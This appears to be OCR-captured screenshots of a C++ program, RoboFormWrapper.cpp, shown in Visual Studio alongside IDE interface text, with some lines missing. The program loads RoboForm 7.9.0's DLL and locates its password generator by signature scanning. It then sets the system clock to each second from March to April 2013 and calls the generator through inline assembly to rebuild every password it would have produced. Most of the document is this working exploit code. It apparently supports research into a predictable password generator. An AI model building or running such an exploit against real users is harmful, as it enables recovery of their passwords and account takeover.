


WRAPPER CODE





```
1 //
2 // RoboFormWrapper.cpp : This file contains the 'main' function. Program execution begins and ends there.
3 // For use with RoboForm 7.9.0
4 // Compiled and tested w/ Microsoft Visual Studio 2022 version 17.7.6
5 //
6 // Must be run as administrator in order to properly set time in Windows
7 // Ensure Windows does not automatically sync or update time while program is running
8 //
9
10 #include <stdio.h>
11 #include <time.h>
12 #include <Windows.h>
13 #include <psapi.h>
14 #include <iostream>
15 #include <conio.h>
16 #include <WinUser.h>
17 #include <wchar.h>
18 #include <signal.h>
19
20 // Define time range in seconds since Unix Epoch (January 1, 1970 UTC)
21 time_t PrecomputeStartTime = 1362124800; // Fri Mar 01 2013 08:00:00 GMT +0000
22 time_t PrecomputeEndTime = 1366441200; // Sat Apr 20 2013 07:00:00 GMT +0000
23
24 // Signature scanning to find desired function within the DLL
25 const char* signature = "\x55\x8B\xEC\x83\xE4\xF8\x6A\xFF\x68\xA2\x0E"; // Target signature (beginning of password generator)
26 const char* mask = "xxxxxxxxxx"; // 'x' means match, '?' means ignore
27
```

FileEditViewGitProjectBuildDebugTestAnalyzeToolsExtensionsWindowHelp

SearchRoboFormWrapperSign in

Releasex86Local Windows Debugger

RoboFormWrapper.cpp

RoboFormWrapper(Global Scope)

```
34         return false;
35     }
36 }
37 return (*szMask) == NULL;
38 }
39
40 uintptr_t FindSignature(uintptr_t start, size_t size, const char* szSignature, const char* szMask)
41 {
42     size_t sigLength = strlen(szMask);
43     for (size_t i = 0; i < size - sigLength; ++i)
44     {
45         if (SignatureMatches(reinterpret_cast<const BYTE*>(start + i), szSignature, szMask))
46         {
47             return start + i;
48         }
49     }
50     return NULL;
51 }
52
53 bool SetSystemTimeFromUnixTime(time_t unixTime)
54 {
55     tm timeinfo;
56
57     // Convert Unix time to tm structure
58     errno_t err = gmtime_s(&timeinfo, &unixTime);
59
60     // Check for error
```

Solution Explorer

Search Solution Explorer (Ctrl+;)

Solution 'RoboFormWrapper' (1 of 1 project)

RoboFormWrapper

References

External Dependencies

Header Files

Resource Files

Source Files

RoboFormWrapper.cpp

Output

Show output from:


Error ListOutput

Ready

Solution ExplorerGit Changes

Add to Source ControlSelect Repository

3:40 PM12/15/2023



FileEditViewGitProjectBuildDebugTestAnalyzeToolsExtensionsWindowHelp

SearchRoboFormWrapperSign in

Releasex86Local Windows Debugger

RoboFormWrapper.cpp

RoboFormWrapper(Global Scope)

88

}

89

90

int main()

91

{

92

int settings = 0xF /* A-Z, a-z, 0-9, use special chars */, num_chars = 20, minimum_chars = 1;

93

int result[64];

94

95

// Number of characters, four unknown constants, Unicode string array

96

char special_chars[] = { 8, 0, 0, 0, 7, 0, 0, 0, 2, 0, 0, 0, 1, 0, 0, 0, 2, 0, 0, 0, \

97

'!', 0, '@', 0, '#', 0, '\$', 0, '%', 0, '^', 0, '&', 0, '*', 0, 0, 0, 0, 0 };

98

99

// Set the Ctrl+C signal handler

100

signal(SIGINT, signalHandler);

101

102

// Load the DLL

103

HMODULE hModule = LoadLibrary(TEXT("C:\\Program Files (x86)\\Siber Systems\\AI RoboForm\\roboform.dll"));

104

if (!hModule)

105

{

106

std::cerr << "DLL not found." << std::endl;

107

return 1;

108

}

109

110

MODULEINFO modInfo = { 0 };

111

if (!GetModuleInformation(GetCurrentProcess(), hModule, &modInfo, sizeof(modInfo)))

112

{

113

std::cerr << "Could not get module information." << std::endl;

114

return 1;

100 %

No issues found

Ln: 13Ch: 19MIXEDCRLF

Output

Show output from:

Error ListOutput

Ready

Solution Explorer

Git Changes

Solution 'RoboFormWrapper' (1 of 1 project)

RoboFormWrapper

References

External Dependencies

Header Files

Resource Files

Source Files

RoboFormWrapper.cpp

3:41 PM12/15/2023

FileEditViewGitProjectBuildDebugTestAnalyzeToolsExtensionsWindowHelp

SearchRoboFormWrapperSign in

Releasex86Local Windows Debugger

RoboFormWrapper.cpp

RoboFormWrapper(Global Scope)

109110111112113114115116117118119120121122123124125126127128129130131132133134135

```
MODULEINFO modInfo = { 0 };
if (!GetModuleInformation(GetCurrentProcess(), hModule, &modInfo, sizeof(modInfo)))
{
    std::cerr << "Could not get module information." << std::endl;
    return 1;
}

// Scan for signature of desired function within the DLL
uintptr_t base = reinterpret_cast<uintptr_t>(modInfo.lpBaseOfDll);
uintptr_t size = static_cast<uintptr_t>(modInfo.SizeOfImage);

uintptr_t foundAddress = FindSignature(base, size, signature, mask);
if (foundAddress)
{
    std::cout << "Signature found at: " << std::hex << foundAddress << std::endl;
    // Now we can create a function pointer and call it...
}
else
{
    std::cerr << "Signature not found." << std::endl;
    return 1;
}

// Configure and display parameters
int* doubleResult = result;
```

100 %No issues foundLn: 13Ch: 19MIXEDCRLF

Solution Explorer

Search Solution Explorer (Ctrl+;)

Solution 'RoboFormWrapper' (1 of 1 project)

RoboFormWrapper

References

External Dependencies

Header Files

Resource Files

Source Files

RoboFormWrapper.cpp

Output

Show output from:

Error ListOutput

Ready

Solution ExplorerGit Changes

Add to Source ControlSelect Repository

3:42 PM12/15/2023

FileEditViewGitProjectBuildDebugTestAnalyzeToolsExtensionsWindowHelp

SearchRoboFormWrapperSign in

Releasex86Local Windows Debugger

RoboFormWrapper.cpp

RoboFormWrapper(Global Scope)

```
133 // Configure and display parameters
134 int* doubleResult = result;
135
136 int special[2];
137 special[0] = ((int)(int*)special_chars) + 20; // Point to the special characters string within the array
138 special[1] = settings;
139
140 printf("Number of characters: %d\n", num_chars);
141 printf("Minimal number of digits: %d\n", minimum_chars);
142 printf("Exclude similar characters: ");
143 if (settings & 0x20) printf("Y"); else printf("N");
144 printf("\nA-Z: ");
145 if (settings & 0x01) printf("Y"); else printf("N");
146 printf("\na-z: ");
147 if (settings & 0x02) printf("Y"); else printf("N");
148 printf("\n0-9: ");
149 if (settings & 0x04) printf("Y"); else printf("N");
150 printf("\nUse special characters: ");
151 if (settings & 0x08) wprintf(L"%ls\n", (wchar_t*)special[0]); else printf("None\n");
152
153 char dateTime[64];
154 printf("Start time:\t%lld\t", (long long)PrecomputeStartTime);
155 errno_t err = ctime_s(dateTime, sizeof(dateTime), &PrecomputeStartTime);
156 if (err)
157 {
158     std::cerr << "Error converting start time." << std::endl;
159     return 1;
160 }
```

100 %No issues found

Ln: 13Ch: 19MIXEDCRLF

Output

Show output from:

Error ListOutput

Solution ExplorerGit Changes

Add to Source ControlSelect Repository

RoboFormWrapper

ReferencesExternal DependenciesHeader FilesResource FilesSource FilesRoboFormWrapper.cpp

Ready

3:42 PM12/15/2023

FileEditViewGitProjectBuildDebugTestAnalyzeToolsExtensionsWindowHelp

SearchRoboFormWrapperSign in

Releasex86Local Windows Debugger

RoboFormWrapper.cpp

RoboFormWrapper(Global Scope)

172std::cout << "Total passwords to generate: " << std::dec << (PrecomputeEndTime - PrecomputeStartTime) << std::endl;

173

174printf("\nYOU'RE ABOUT TO HACK TIME, ARE YOU SURE?\n\n"); // https://www.youtube.com/watch?v=fQGbxmkSArS

175

176// Loop to generate passwords for the given time frame

177for (time_t time_cnt = PrecomputeStartTime; time_cnt <= PrecomputeEndTime; ++time_cnt)

178{

179// Unload and reload the DLL to re-initialize

180FreeLibrary(hModule);

181HMODULE hModule = LoadLibrary(TEXT("C:\\Program Files (x86)\\Siber Systems\\AI RoboForm\\roboform.dll"));

182

183special[0] = ((int)(int*)special_chars) + 20; // Reset pointer to the special characters string within the array

184

185// Set current time in seconds since Unix Epoch (January 1, 1970 UTC)

186if (SetSystemTimeFromUnixTime(time_cnt) == 0)

187{

188std::cerr << "Failed to set system time." << std::endl;

189return 1;

190}

191

192__asm

193{

194mov ebx, [minimum_chars]

195push ebx

196sub ebx, 1

197mov eax, [num_chars]

198push eax

Solution Explorer

Search Solution Explorer (Ctrl+;)

Solution 'RoboFormWrapper' (1 of 1 project)

RoboFormWrapper

References

External Dependencies

Header Files

Resource Files

Source Files

RoboFormWrapper.cpp

100 %No issues found

Ln: 13Ch: 19MIXEDCRLF

Output

Show output from:

Error ListOutput

Ready

Solution ExplorerGit Changes

Add to Source ControlSelect Repository

3:43 PM12/15/2023

FileEditViewGitProjectBuildDebugTestAnalyzeToolsExtensionsWindowHelp

SearchRoboFormWrapperSign inADMIN

Releasex86Local Windows DebuggerLocal Windows Debugger

RoboFormWrapper.cpp

RoboFormWrapper(Global Scope)main()

190

}

191

192

193

194

195

196

197

198

199

200

201

202

203

204

205

206

207

208

209

210

211

212

213

214

215

216

__asm

{

mov ebx, [minimum_chars]

push ebx

sub ebx, 1

mov eax, [num_chars]

push eax

lea ecx, dword ptr[special]

push ecx

call dword ptr[foundAddress] // Call the actual password generator function

mov dword ptr[doubleResult], eax // Move the generated password into our variable

}

// Output the result

printf("%lld ", time_cnt);

wprintf(L"%ls\n", (wchar_t*)doubleResult[0]);

}

// Free the DLL

FreeLibrary(hModule);

// Hack the planet!

return 0;

}

100 %No issues foundLn: 205Ch: 1MIXEDCRLF

Output

Show output from:

Error ListOutput

Solution ExplorerGit Changes

Add to Source ControlSelect Repository

Ready3:49 PM12/15/2023

Solution Explorer

Search Solution Explorer (Ctrl+;)

Solution 'RoboFormWrapper' (1 of 1 project)

RoboFormWrapper

References

